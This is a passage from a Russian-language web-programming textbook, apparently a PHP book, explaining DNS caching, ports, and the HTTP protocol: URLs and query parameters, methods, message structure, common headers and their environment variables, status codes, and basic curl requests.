Представьте, какое бы произошло столпотворение на корневом домене «.», если бы все запросы на получение IP-адреса проходили через него. Чтобы этого избежать, практически все машины в Сети кешируют информацию о DNS-запросах, обращаясь к корневому домену (и доменам первого уровня: **ru.**, **com.**, **org.** и т. д.) лишь изредка — для обновления этого кеша. Например, пусть пользователь впервые соединяется с машиной

www.example.com.. В этом случае запрос будет передан корневому домену, а затем, по цепочке, поддомену **com**, **example** и, наконец, домену **www**. Если же пользователь вновь обратится к **www.example.com.**, то сервер провайдера сразу же вернет ему нужный IP-адрес, потому что он сохранил его в своем кеше запросов ранее. Подобная технология позволяет значительно снизить нагрузку на DNS-серверы в Интернете. В то же время у нее имеются и недостатки, главный из которых — вероятность получения ложных данных, например в случае, если хост **example.com.** только что отключился или сменил свой IP-адрес. Поскольку кеш обновляется сравнительно редко, мы всегда можем столкнуться с такой ситуацией.

Конечно, не обязательно, чтобы все компьютеры, имеющие различные доменные имена, были разными или даже имели уникальные IP-адреса — вполне возможна ситуация, когда на одной и той же машине, на одном и том же IP-адресе располагаются сразу несколько доменных имен.

> ***Примечание***
>
> Здесь и далее будет подразумеваться, что одной машине в Сети всегда соответствует уникальный IP-адрес, и наоборот, для каждого IP-адреса существует своя машина, хотя это, разумеется, не соответствует действительности. Просто с таким допущением проще рассматривать всю эту систему.

Порт

Как мы выяснили в предыдущем разделе, компьютер, который подключен к сети Интернет (хост), имеет определенный IP-адрес, которому можно сопоставить доменное имя. Однако на этом компьютере может быть запущено несколько серверов — например, веб-сервер, который обслуживает запросы браузера, и почтовый сервер, который занимается доставкой писем. Чтобы их отличать друг от друга, используется *порт* — уникальный идентификатор, который указывается при установке соединения с хостом.

Некоторые порты стандартизированы — например, порт 80 используется для протокола HTTP (веб-сайты), а 22 — для SSH-сервера (рис. 1.4).





Рис. 1.4. Использование стандартных портов

Порт записывается после IP-адреса или доменного имени через двоеточие. Таким образом, вместо адреса **example.msu.ru** можно использовать **http://example.msu.ru:80** или **https://example.msu.ru:443**. Порт 80 является стандартным для обмена данными с веб-сервером, порт 443 — стандартным для зашифрованного SSL-соединения. В повседневной жизни при использовании адресов стандартные порты не указываются, а браузеры и другие сетевые клиенты назначают их автоматически. Однако, если сервер использует какой-то нестандартный порт (например, 4000), его придется указывать в адресе явно: **http://localhost:4000**.

Резюме

В этой главе мы познакомились с основами устройства сети Интернет и протоколами передачи данных, без которых невозможна веб-разработка. Мы узнали, как машины находят друг друга в глобальной сети и как они обмениваются данными. Теперь мы готовы рассмотреть, что передается по сети Интернет. Для этого необходимо познакомиться с языком разметки HTML, файлы с которым передаются по протоколу HTTP. Этим мы займемся в следующей главе.



ГЛАВА 2

Протокол HTTP

Работа любого сайта строится по клиент-серверной технологии: браузер выступает в качестве клиента и посылает по сети запрос на сервер. Сервер здесь — это программное обеспечение, запущенное на компьютере в сети Интернет, прослушивающее определенный порт. Получив запрос, сервер отправляет обратно ответ, используя в качестве транспортного протокола связку TCP/IP.

> ***Пояснение***
>
> *Сервером* часто называют и программное обеспечение для обработки запросов, и аппаратный сервер — мощный компьютер, где запущено это программное обеспечение. Как правило, аппаратные серверы имеют юнит-корпус, чтобы их удобнее было располагать в стойках дата-центров. В книге под термином «сервер», почти всегда имеется в виду программное обеспечение.

Информация, которой обмениваются браузер и сервер, структурирована и понятна обеим сторонам. Правила и порядок обмена запросами и ответами определяются специальным протоколом HTTP (HyperText Transfer Protocol, протокол передачи гипертекста). Этот протокол разработал основоположник Интернета Тим Бернерс-Ли в 1989 году для передачи ссылающихся друг на друга текстов. Такую возможность обеспечивает язык разметки HTML, в состав которого входят инструменты для создания *гиперссылок*. Именно гиперссылки позволяют переходить от одной страницы к другой, иногда даже не различая границ сайтов и воспринимая Интернет как единую информационную сеть.

Протокол HTTP предназначен для запроса у сервера и передачи браузеру HTML-документов и сопутствующих файлов. Часть сети Интернет, которая работает по протоколу HTTP, поэтично называется World Wide Web (WWW), что означает Всемирная паутина. Разработка программного обеспечения, или приложений для WWW, называется веб-программированием. Именно им мы и будем заниматься на протяжении всей книги.

Протокол HTTP имеет ключевое значение для веб-программирования, а следовательно, и для языка программирования PHP. Конечно, PHP скрывает большой объем HTTP-операций «под капотом». Однако в сложных случаях приходится прибегать к HTTP напрямую. Кроме того, хорошее понимание HTTP помогает изучению PHP и отладке запутанных ошибок в веб-приложениях.

Зачем нужен протокол HTTP?

Протокол HTTP используется для доставки веб-страниц и сопутствующих документов от веб-сервера к браузеру. Когда вы посещаете сайт и переходите по ссылкам, вы каждый раз шлете HTTP-запрос серверу. В ответ сервер присылает HTTP-ответ, чаще всего — HTML-страницу (рис. 2.1). Эта страница содержит структурированный текст и ссылки на изображения, аудио- и видеоматериалы.




Рис. 2.1. Веб-браузер обменивается с сервером по протоколу HTTP

Чтобы браузер имел возможность визуально отрисовать эту страницу, он должен загрузить с сервера HTML-страницу и все сопутствующие ей материалы. Для обслуживания таких запросов и предназначен протокол HTTP.

Поскольку с одной стороны находится клиент (браузер), а с другой стороны — сервер, протокол называют *клиент-серверным*. Клиенты отправляют HTTP-запросы, чтобы получить какой-либо ресурс. Веб-сервер обрабатывает запрос и отправляет запрашиваемый ресурс в виде HTTP-ответа.

HTML-страница обычно ссылается на множество других материалов (файлов): каскадные таблицы стилей, JS-файлы, изображения, видео и т. п. Для извлечения каждого из этих файлов с сервера формируется отдельный HTTP-запрос, в ответ на который веб-сервер высылает нужный файл.

Ресурсы

Таким образом, чтобы сформировать страницу, веб-браузер направляет на сервер множество запросов для извлечения самых разнообразных файлов. Чтобы отличать их друг от друга, в протоколе HTTP вводится понятие *ресурса* — уникального идентификатора для источника информации (например, изображения).

Каждый ресурс имеет адрес, который называется *унифицированным указателем ресурса* (Uniform Resource Locator, URL). Именно URL вводится в адресной строке браузера или кодируется в гиперссылках, по которым можно переходить с одной страницы на другую (рис. 2.2).




Рис. 2.2. URL в адресной строке браузера

Простейшим примером URL может служить ссылка:

https://example.com:80/path/to/image.jpg

Ресурс состоит из следующих компонентов (рис. 2.3):

- **https://** — префикс, который задает протокол обращения к ресурсу. В нашем случае https — это протокол HTTP поверх SSL (безопасного шифрованного канала связи);
- **example.ru** — доменное имя или IP-адрес, которые задают местоположение сервера с ресурсом в сети Интернет;
- **/path/to/image.jpg** — путь к ресурсу на сервере, который позволяет отличать один ресурс от другого.




Рис. 2.3. Схема URL

Впрочем, в качестве ресурса могут выступать не только статические файлы. Например, ответ на запрос к поисковой системе изменяется динамически, и вместо статического файла веб-сервер отправляет браузеру HTML-страницу с текущим отчетом поискового движка. В этом случае ресурсу соответствует не отдельный файл, а программное обеспечение, генерирующее ответ на лету. Такое программное обеспечение может быть создано на одном из языков программирования — например, PHP.

Пусть необходимо, чтобы в запрашиваемом документе проставлялись текущие дата и время. Разумеется, заранее прописать их в документе не получится — ведь в зависимости от того, когда он будет загружен пользователем, эта дата должна меняться. Зато можно написать программу на языке PHP, которая вычислит дату, вставит ее в документ и затем передаст его пользователю.

В построенном нами механизме не хватает одного звена. Предположим, нам нужно, чтобы время в нашей странице проставлялось на основе часового пояса пользователя. Как программа на PHP узнает часовой пояс региона, в котором живет этот человек? Видимо, нужен еще какой-то механизм, позволяющий пользователю не только получать, но также и передавать информацию серверу, — в нашем случае часовой пояс.

Параметры URL

В предыдущем разделе был описан сокращенный вариант URL, и это только частный его случай. На самом деле URL имеет более длинный формат:

http://example.com:80/path/to/image.jpg?*parameters*

Отличие от предыдущего варианта заключается в строке ***parameters***, следующей после вопросительного знака. В ней может быть все, что угодно, и она может быть почти любой длины. Как раз с помощью этой строки можно передать в программу на стороне сервера информацию от клиента, который запрашивает ресурс.

> ***Уточнение***
>
> На самом деле существуют некоторые ограничения на длину строки параметров. Однако на практике сталкиваться с ними приходится весьма редко. Если URL слишком длинен для браузера, то это легко обнаруживается — соответствующая гиперссылка просто «перестанет нажиматься».

Вернемся к нашему предыдущему примеру. Теперь пользователь может передать свой часовой пояс серверу, например, так:

http://example.com/script.php?time=+3

Сценарий с именем **script.php**, находящийся на стороне сервера, получив строку **time=+3**, должен ее проанализировать. Например, создать переменную `$time` и присвоить ей значение `+3` — т. е. 3 часа вперед. Параметры принято задавать в виде пары ключ-значение:

переменная=значение

А если нужно передать несколько параметров? Например, не только часовой пояс, но и имя пользователя? Сделаем это следующим образом:

http://example.com/script.php?time=+5&name=Vasya

Обратите внимание: параметры отделяются друг от друга с помощью символа амперсанда **&**. В дальнейшем мы будем придерживаться этого соглашения, поскольку именно таким образом поступают браузеры при обработке форм.

Видели когда-нибудь на странице несколько полей ввода и переключателей, а под ними кнопку **Отправить**? Это и есть *форма* — с ее помощью можно автоматизировать процесс передачи данных программе на стороне сервера. Ну и, разумеется, серверная программа должна адекватно среагировать на эти параметры: провести разбор строки, создать переменные и т. д.

Способ посылки параметров сценарию, когда данные помещаются в командную строку URL, называется методом GET. Фактически, даже если не передается никаких параметров (например, при загрузке статической страницы), все равно применяется метод GET.

Протокол HTTP поддерживает несколько способов передачи данных на сервер, и каждый из них задается своим собственным методом. Метод GET — лишь один из них, хотя и из самых распространенных.

Методы

HTTP-запросы направляют серверу определенные команды, которые в протоколе называются *методами*. Методы сообщают веб-серверу, какие действия следует предпринять в рамках запроса. Вот наиболее часто используемые методы HTTP:

- GET — запрос на получение ресурса, ответ может кешироваться;
- POST — запрос на создание ресурса, ответ никогда не кешируется;
- PUT — сохранение/обновление ресурса, ответ никогда не кешируется;
- DELETE — удаление ресурса;
- HEAD — получение в ответ на запрос только HTTP-заголовков.

Не все методы поддерживаются браузерами — например, почти не применяется метод DELETE, поскольку сложно представить, что владельцы ресурса разрешат его удаление любому неавторизованному пользователю. Однако остальные методы весьма интенсивно используются и часто имеют собственные особенности.

HTTP-сообщения

Клиент и сервер обмениваются друг с другом HTTP-сообщениями, которые состоят из трех частей (рис. 2.4):

- начальная строка;
- HTTP-заголовки;
- тело сообщения (необязательная часть).




Рис. 2.4. HTTP-сообщение

Начальная строка и HTTP-заголовки — это обычный текст, который можно читать без декодирования. А в теле HTTP-сообщения могут присутствовать бинарные или текстовые данные — в зависимости от того, что в нем пересылается (изображение, видео или HTML-страница).

> ***Примечание***
>
> Новый протокол HTTP/2 — бинарный, однако все современные браузеры декодируют его таким образом, что он остается легкочитаемым по аналогии с протоколом HTTP 1.1.

Начальная строка запроса содержит метод, ресурс на сервере, а также версию протокола HTTP и строится по следующей схеме:

```
<метод> <ресурс> <версия протокола HTTP>
```

Например, для запроса к корневой странице сайта / методом GET можно передать начальную строку следующего вида:

```
GET / HTTP/1.1
```

> ***Примечание***
>
> **Если же клиент захочет отправить какой-либо файл — скорее всего, для этого будет использован метод POST.**

После имени метода следует путь (path) от корня сайта / до страницы, к которой обращается клиент. Далее следует версия протокола: HTTP 1.1.

Начальная строка ответа начинается с версии протокола HTTP, после которой следует статус ответа — например, 200 (успешная обработка запроса). Вот схема ответа:

```
<версия протокола HTTP> <HTTP-код> <текстовая расшифровка HTTP-кода>
```

Если запрос успешно выполнен, в HTTP-ответе начальная строка выглядит следующим образом:

```
HTTP/1.1 200 OK
```

HTTP-заголовки содержат различную мета-информацию, в то время как в теле документа передается полезная нагрузка — например, HTML-страница или изображение (рис. 2.5).



Рис. 2.5. Структура HTTP-сообщений запроса и ответа

При этом тело HTTP-запроса может отсутствовать. Вообще, тело присутствует только в запросах POST и PUT — во всех остальных случаях оно отсутствует. В HTTP-ответах тело почти всегда есть, исключение составляет лишь HEAD-ответ.

Посмотреть содержимое HTTP-сообщения проще всего, открыв в браузере панель веб-разработчика (рис. 2.6).

В этой панели отображаются HTTP-запросы, которые были отправлены серверу. Если выбрать один из HTTP-запросов, можно увидеть HTTP-заголовки запроса и ответа (рис. 2.7).

На вкладке **Response** (Ответ) можно посмотреть содержимое HTTP-документа. Так, на рис. 2.8 в качестве ответа представлена HTML-страница.




Рис. 2.6. Панель веб-разработчика




Рис. 2.7. HTTP-заголовки в панели веб-разработчика




Рис. 2.8. Содержимое HTML-документа

HTTP-заголовки

HTTP-заголовки строятся как пары ключ-значение, разделенные двоеточием:

```
<название>: <значение>
```

> ***Внимание!***
>
> **В конце HTTP-заголовка в качестве символа перевода строки всегда используется последовательность \r\n — как в Windows. Использовать UNIX-перевод строки \n неправильно.**

Как видно из предыдущих разделов, HTTP-заголовков очень много — как со стороны клиента, так и со стороны сервера. Разобраться со всеми HTTP-заголовками мы здесь не сможем, поскольку полное изложение протокола HTTP выходит за рамки нашей книги. Однако несколько наиболее типичных HTTP-заголовков, которые браузер посылает серверу, мы все же рассмотрим:

- Host: rambler.ru — каждый клиент обязательно отправляет HTTP-заголовок Host, в котором передается доменное имя сайта. Если сервер обслуживает несколько сайтов, по этому заголовку он будет определять, к какому из сайтов адресован запрос;
- Accept: text/html — сообщает, что клиент предпочитает получить заголовки в каком-либо определенном формате, в нашем случае — в виде HTML-страницы. Если у сервера есть несколько вариантов ответа на текущий запрос, он выдаст наиболее подходящий. Если вариант только один, сервер выдаст то, что есть.

Мы рассмотрели несколько заголовков, которые посылает браузер серверу. В ответ на запросы с такими заголовками сервер в HTTP-сообщении шлет заголовки:

- Content-Type: text/html — сообщает о формате присланного документа, в нашем случае это HTML-страница;
- Conetnt-Length: 256715 — сообщает о размере загружаемого документа, по нему браузер может оценить, на сколько процентов загружен документ;
- Server: nginx — информационный заголовок, сообщающий название веб-сервера, обслуживающего запрос.

Задумаемся на минуту, что же происходит, когда мы набираем в браузере некоторую строку `somestring` и нажимаем клавишу <Enter>? Браузер посылает серверу запрос `somestring`? Нет, конечно. Все немного сложнее. Он анализирует эту строку, выделяет из нее имя сервера и порт (а также имя протокола, но нам это сейчас не интересно), устанавливает соединение с веб-сервером по адресу *сервер*:*порт* и посылает ему что-то типа следующего:

```
GET somestring HTTP/1.0\r\n
key:value\r\n
key1:value\r\n
...
\r\n\r\n
```

Здесь последовательность `\r\n` означает перевод строки, а `\r\n\r\n` — два обязательных перевода строки, которые являются маркером окончания запроса (точнее, окончания заголовков запроса). Пока мы не пошлем этот маркер, сервер не будет обрабатывать наш запрос.

Как видим, после `GET`-строки могут следовать HTTP-заголовки, разделенные переводом строки. Некоторые заголовки предназначены веб-серверу, чтобы помочь ему обработать запрос. Например, заголовок `Host`, который сообщает, какому сайту адресован запрос, — ведь на сервере их может быть несколько. Однако не все заголовки обрабатываются сервером — некоторые передаются PHP-сценарию с помощью переменных окружения.

Переменные окружения представляют собой именованные значения параметров, которые операционная система (точнее, процесс-родитель) передает запущенной программе. Программа может с помощью специальных функций получить значение любой установленной переменной окружения, указав ее имя. Именно так и должна поступать серверная программа, когда захочет узнать значение того или иного заголовка запроса. К сожалению, набор передаваемых переменных окружения ограничен стандартами, и некоторые заголовки нельзя получить из сценария никаким способом. Такие случаи мы будем оговаривать особо.

> ***Примечание***
>
> Если быть до конца честными, то придется признать, что системный администратор все-таки может настроить сервер так, чтобы он посылал серверной программе и те заголовки, которые по стандарту не передаются.

Далее приводятся некоторые заголовки запросов с их описаниями, а также имена переменных окружения, которые использует сервер для передачи их серверной программе.

Мы указываем заголовки вместе с примерами в том контексте, в котором они могут быть применены, — иными словами, вместе с наиболее распространенными их значениями.

Content-Type

- Формат: `Content-Type: application/x-www-form-urlencoded`
- Переменная окружения: `CONTENT_TYPE`

Этот заголовок идентифицирует тип передаваемых данных. Обычно в нем указывается значение `application/x-www-form-urlencoded`, определяющее формат, в котором все управляющие символы (отличные от алфавитно-цифровых и других отображаемых) специальным образом кодируются. Это тот самый формат передачи, который используется методами GET и POST. Довольно распространен и другой формат: `multipart/form-data`. Мы рассмотрим его, когда будем обсуждать вопрос, касающийся загрузки файлов на сервер.

Хотим обратить ваше внимание на то, что сервер никак не интерпретирует рассматриваемый заголовок, а просто передает его сценарию через переменную окружения.

Host

- Формат: `Host: имя_хоста`
- Переменная окружения: `HTTP_HOST`

В соответствии с протоколом HTTP на каждом узле в Интернете могут располагаться сразу несколько хостов. Напоминаем, что узел имеет отдельный IP-адрес, и вполне типична ситуация, когда разные доменные имена соответствуют одному и тому же IP-адресу. Поэтому должен существовать какой-то способ, с помощью которого браузер сможет сообщить серверу, к какому хосту он собирается обращаться. Заголовок `Host` как раз и предназначен для этой цели. В нем браузер указывает то же самое имя хоста, которое ввел пользователь в адресной строке.

User-Agent

- Формат: `Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0`
- Переменная окружения: `HTTP_USER_AGENT`

Через этот заголовок клиент сообщает серверу сведения о себе. Не всегда эти сведения точные и правдивые — многие роботы, занимающиеся сбором информации или размещением спам-сообщений, маскируются под обычных посетителей.

Из приведенного здесь примера можно узнать версию браузера (в нашем случае это FireFox) и операционной системы (здесь 64-битная Windows 10.0).

Referer

- Формат: `Referer: URL_адрес`
- Переменная окружения: `HTTP_REFERER`

Как правило, этот заголовок формируется браузером и содержит URL страницы, с которой осуществился переход на текущую страницу по гиперссылке. Впрочем, если вы пишете программу, которая в целях безопасности отслеживает значение этого заголовка, следует помнить, что он может быть обрезан брандмауэром или умышленно подделан пользователем.

> ***Примечание***
>
> Вы, наверное, подумали, что слово по-английски должно было бы писаться с удвоенной буквой «г» — «referrer»? Да, вы правы. Однако те, кто придумывал стандарт HTTP, этого, видимо, не знали. Так что не позволяйте столь досадному факту ввести себя в заблуждение, когда будете в сценарии использовать переменную окружения `HTTP_REFERER`.

Content-length

- Формат: `Content-length: длина`
- Переменная окружения: `CONTENT_LENGTH`

Заголовок содержит строку с количеством байтов в HTTP-теле, передаваемом методом POST. Эти сведения необходимы браузеру, чтобы правильно показывать процесс загрузки страницы или файла.

Cookie

- Формат: `Cookie: значения_cookies`
- Переменная окружения: `HTTP_COOKIE`

Здесь хранятся все cookies, о которых мы подробнее поговорим в *главе 20*.

Accept

- Формат: `Accept: text/html, text/plain, image/gif, image/jpeg`
- Переменная окружения: `HTTP_ACCEPT`

В этом заголовке браузер перечисляет, какие типы документов он «понимает». Перечисление производится через запятую.

HTTP-коды ответов

Каждый ответ сервера сопровождается HTTP-кодом ответа. Они всегда трехзначные и начинаются с одной из цифр: от 1 до 5 (табл. 2.1).

В одном из предыдущих разделов мы познакомились только с одним из кодов: 200 — это код успешно обработанного запроса. Однако можно получить и другие коды — к примеру, 201, если в результате запроса что-то создается, например комментарий или статья. Код 201 как раз и сообщает об успешном создании запрошенного ресурса.

Коды, начинающиеся с цифры 3, обозначают различного рода переадресации. Как правило, вместе с таким HTTP-кодом приходит заголовок `Location`, в котором указывается адрес, по которому следует перейти браузеру, чтобы получить запрашиваемый ресурс.

Таблица 2.1. HTTP-коды ответов

HTTP-коды	Описание
1xx	Информационные коды, сервер пребывает в процессе обработки запроса
2xx	Коды успешного выполнения запроса
3xx	Коды переадресации
4xx	Коды ошибочного запроса со стороны клиента
5xx	Коды ошибок на стороне сервера

HTTP-код 301 сообщает о том, что переадресация постоянная, а код 302 — что временная.

Коды, которые начинаются с цифры 4, сообщают о неверном запросе со стороны клиента. Страница может просто отсутствовать — в этом случае сервер возвращает код 404. К странице может быть закрыт доступ — в этом случае сервер вернет код 403. Если запрос со стороны клиента некорректный (например, он слишком длинный) — можно получить статус 400.

Коды, начинающиеся с цифры 5, обозначают ошибку на стороне сервера — либо в его конфигурации, либо в коде. Большинство ошибок и исключений, которые возникнут в вашей программе, будут видны пользователям как ответ 500 со стороны сервера.

Утилита *curl*

Исследовать возможности протокола HTTP можно через браузер, но это не всегда удобно, особенно если вам необходимо отправить POST, DELETE или PUT-запрос. В браузере удобно работать с GET-запросами или полагаться на запросы, которые отправляет JavaScript-содержимое сайта.

Поэтому системными администраторами и веб-разработчиками для работы с HTTP-запросами используется консольная утилита `curl`.

Для того чтобы выполнить GET-запрос, достаточно выполнить команду `curl` и расположить за ней адрес ресурса (URL), который необходимо загрузить.

В примере, показанном на рис. 2.9, при выполнении GET-запроса к главной странице сервиса rambler.ru выдается ее HTML-содержимое. Если мы заходим исследовать HTTP-заголовки, которые присылает веб-сервер в ответ на наш запрос, можно добавить параметр `-I` (рис. 2.10).

В этом случае на сервер вместо GET-запроса отправляется метод HEAD, и в ответ возвращаются только HTTP-заголовки без тела. Обратите внимание, что веб-сервер сайта работает уже в рамках HTTP версии 2.

Если мы захотим передать на сервер собственный HTTP-заголовок, это можно сделать, воспользовавшись ключом `-H`:

```
curl -H 'Host: www.rambler.ru' https://www.rambler.ru/
```

